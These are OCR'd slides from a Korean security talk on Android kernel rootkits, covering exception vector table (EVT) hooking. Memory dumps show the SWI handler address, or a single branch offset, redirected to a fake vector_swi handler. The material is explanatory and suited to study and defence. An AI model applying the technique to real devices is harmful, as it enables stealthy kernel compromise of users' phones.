
§ **EVT** 내의 **SWI** 핸들러 주소를 변경하여 공격자가 만든 가짜 핸들러를 대신 호출함

§ **sys_call_table** 복사본과 **vector_swi** 복사본을 만든 후 **EVT** 내의 주소를 변경함

```
# ./coelacanth -e
[000] ffff0000: ef9f0000 [Reset]          ; svc 0x9f0000 branch 코드 배열
[004] ffff0004: ea0000dd [Undef]          ; b   0x380
[008] ffff0008: e59ff410 [SWI]            ; ldr pc, [pc, #1040] ; 0x420
[00c] ffff000c: ea0000bb [Abort-perfetch] ; b   0x300
[010] ffff0010: ea00009a [Abort-data]     ; b   0x280
[014] ffff0014: ea0000fa [Reserved]       ; b   0x404
[018] ffff0018: ea000078 [IRQ]            ; b   0x608
[01c] ffff001c: ea0000f7 [FIQ]            ; b   0x400
[020] Reserved
... skip ...
[22c] ffff022c: c003dbc0 [__irq_usr]      ; 예외 핸들러 함수 주소 배열
[230] ffff0230: c003d920 [__irq_invalid]
[234] ffff0234: c003d920 [__irq_invalid]
[238] ffff0238: c003d9c0 [__irq_svc]
[23c] ffff023c: c003d920 [__irq_invalid]
...
[420] ffff0420: c003df40 [vector_swi]     ; 공격자의 가짜 핸들러로 변경
```

Kernel Level Attacks

Android Kernel Rootkit #4: EVT Hooking 기술



Kernel Level Attacks

Android Kernel Rootkit #4: EVT Hooking 기술


§ **SWI** 발생 시 호출되는 **EVT** 내의 **4byte branch** 인스트럭션 코드의 오프셋을 변경

§ **sys_call_table**과 **vector_swi** 복사본을 만든 후 **EVT** 내의 오프셋 **1byte**를 변경

```
[000] ffff0000: ef9f0000 [Reset]        ; svc 0x9f0000 branch 코드 배열
[004] ffff0004: ea0000dd [Undef]          ; b   0x380
[008] ffff0008: e59ff410 [SWI]          ; ldr pc, [pc, #1040] ; 0x420
... skip ...
[420] ffff0420: c003df40 [vector_swi]    ; 정상적인 상태의 SWI 핸들러 주소
```

```
[000] ffff0000: ef9f0000 [Reset]        ; svc 0x9f0000 branch 코드 배열
[004] ffff0004: ea0000dd [Undef]          ; b   0x380
[008] ffff0008: e59ff414 [SWI]          ; ldr pc, [pc, #1044] ; 0x424
... skip ...
[420] ffff0420: c003df40 [vector_swi]
[424] ffff0424: bf0ceb5c [new_vector_swi] ; 가짜 vector_swi 핸들러 코드
```

Demonstration



Kernel Level Attacks Demonstration

Q & A

By "dong-hoon yoU" (Xpl017Elz), in (c)INetCop
MSN & E-mail: x82(at)inetcop(dot)org
Home: http://x82.inetcop.org